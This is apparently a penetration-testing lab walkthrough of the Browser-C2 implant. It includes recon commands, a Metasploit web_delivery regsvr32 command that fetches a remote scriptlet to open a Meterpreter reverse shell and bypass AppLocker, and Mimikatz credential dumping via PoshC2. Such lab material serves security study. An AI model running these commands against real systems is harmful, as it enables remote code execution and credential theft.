
Penetration Testing Lab

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C:\Users\netbiosX\go\src\Browser-C2\agent>go build agent.go

Browser C2 – Converting the implant to executable

The jquery file needs to modified to contain the IP of the command and control server in the **var url** parameter.

```
var agentName;
var url = "http://192.168.1.161:8080/"; // URL of the Remote
Endpoint
var local_url = "http://127.0.0.1:8081/"; // URL of the Agent
Local Endpoint
```

The main command and control application can be compiled with the following:

1 go build

When the implant will executed on the target host Chrome browser will initiate and automatically will reach the Command and Control server endpoint.


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Archives



```
Agent Agent1 is Active [+]
  owser-C2 (main)
                >> use Agent1
 owser-C2 (Agent1)
                 >> whoami
 owser-C2 (Agent1)
+] Incoming Data from : Agent1 [+]
        -----RESPONSE-----
entestlab\test
rowser-C2 (Agent1)
 rowser-C2 (Agent1) >> net users
rowser-C2 (Agent1)
+] Incoming Data from : Agent1 [+]
      -----RESPONSE-----
User accounts for \\WIN-2NE38K15TGH
                      Administrator
                                            bob
                     netbiosX
The command completed successfully.
```

Browser C2 - Command Execution

The Windows Management Instrumentation command line utility can be also used for additional host recon.

wmic useraccount list full

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Pen Test Lab Stats

```
Browser-C2 (Agent1)
Browser-C2 (Agent1)
                      wmic useraccount list full
Browser-C2 (Agent1)
+] Incoming Data from : Agent1 [+]
         ------RESPONSE-----
AccountType=512
escription=
Disabled=FALSE
omain=WIN-2NE38K15TGH
ullName=
InstallDate=
.ocalAccount=TRUE
Lockout=FALSE
 ame=Admin
PasswordChangeable=TRUE
PasswordExpires=TRUE
PasswordRequired=TRUE
SID=S-1-5-21-4214117530-2061751917-338482570-1001
SIDType=1
Status=OK
```

Browser C2 – User Enumeration via WMIC

Browser-C2 doesn't support encryption for communication between the server and the compromised host and has limited functionality since it cannot execute PowerShell scripts and it can only used for basic command execution. For additional operations an alternative channel such as Meterpeter or PoshC2 can be considered. The Metasploit Framework module **web delivery** will generate and host a scriptlet automatically.

1 exploit/multi/script/web_delivery

```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.118:4444
[*] Using URL: http://0.0.0.0:8080/DFFRyDJb1qLZkV
[*] Local IP: http://192.168.1.118:8080/DFFRyDJb1qLZkV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.118:8080/DFFRyDJb1qLZkV.sct scrobj.dll
```

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Browser C2 – Metasploit Web Delivery Module

The regsvr32 is a common method discovered by <u>Casey Smith</u> which bypasses AppLocker policies and it is a reliable technique to execute arbitrary code remotely. The scriptlet can be executed from an existing Browser-C2 agent session.

Browser C2 – Code Execution via regsvr32 Metasploit

When the payload will delivered a Meterpreter session will open which will provide enhanced capabilities.

```
msf exploit(multi/script/web_delivery) > [*] 192.168.1.174
                                                             web delivery - Han
dling .sct Request
[*] 192.168.1.174 web_delivery - Delivering Payload
   Sending stage (205891 bytes) to 192.168.1.174
*] Meterpreter session 1 opened (192.168.1.118:4444 > 192.168.1.174:50997) at
2018-05-31 21:50:24 -0400
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...
<u>meterpreter</u> > sysinfo
Computer
               : WIN-2NE38K15TGH
               : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
               : PENTESTLAB
Logged On Users : 4
1eterpreter : x64/windows
```

Browser C2 – Meterpreter via Web Delivery

Usage of the same method can also establish a connection with PoshC2 for post-exploitation activities based in PowerShell.

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Browser C2 - Code Execution via regsvr32 for PoshC2

The implant handler of PoshC2 will receive the connection.

PoshC2 – Implant Handler

Interaction with the implant will start by selecting the associated ID. PoshC2 contains various PowerShell modules which can be used for extensive host recon credential grabbing like Mimikatz.

Browser C2 – Mimikatz via Implant Handler

Mimikatz output will appear in the PoshC2 console.

```
[+] Powershell version 5 detected. Run Invoke-DowngradeAttack to try using PS v2

Command returned against implant 1 on host DESKTOP-A7LORD8 DESKTOP-A7LORD8\netbiosX (2018-06-01 15:14:04)

Command returned against implant 1 on host DESKTOP-A7LORD8 DESKTOP-A7LORD8\netbiosX (2018-06-01 15:14:11)

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
.## ^ ##.

## / \ ## /× × ×

## / \ ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)

'######" with 17 modules × × ×/

mimikatz(powershell) # sekurlsa::logonpasswords
```

Browser C2 - Mimikatz PoshC2

References

 https://0x09al.github.io/ https://github.com/0x09AL/Browser-C2
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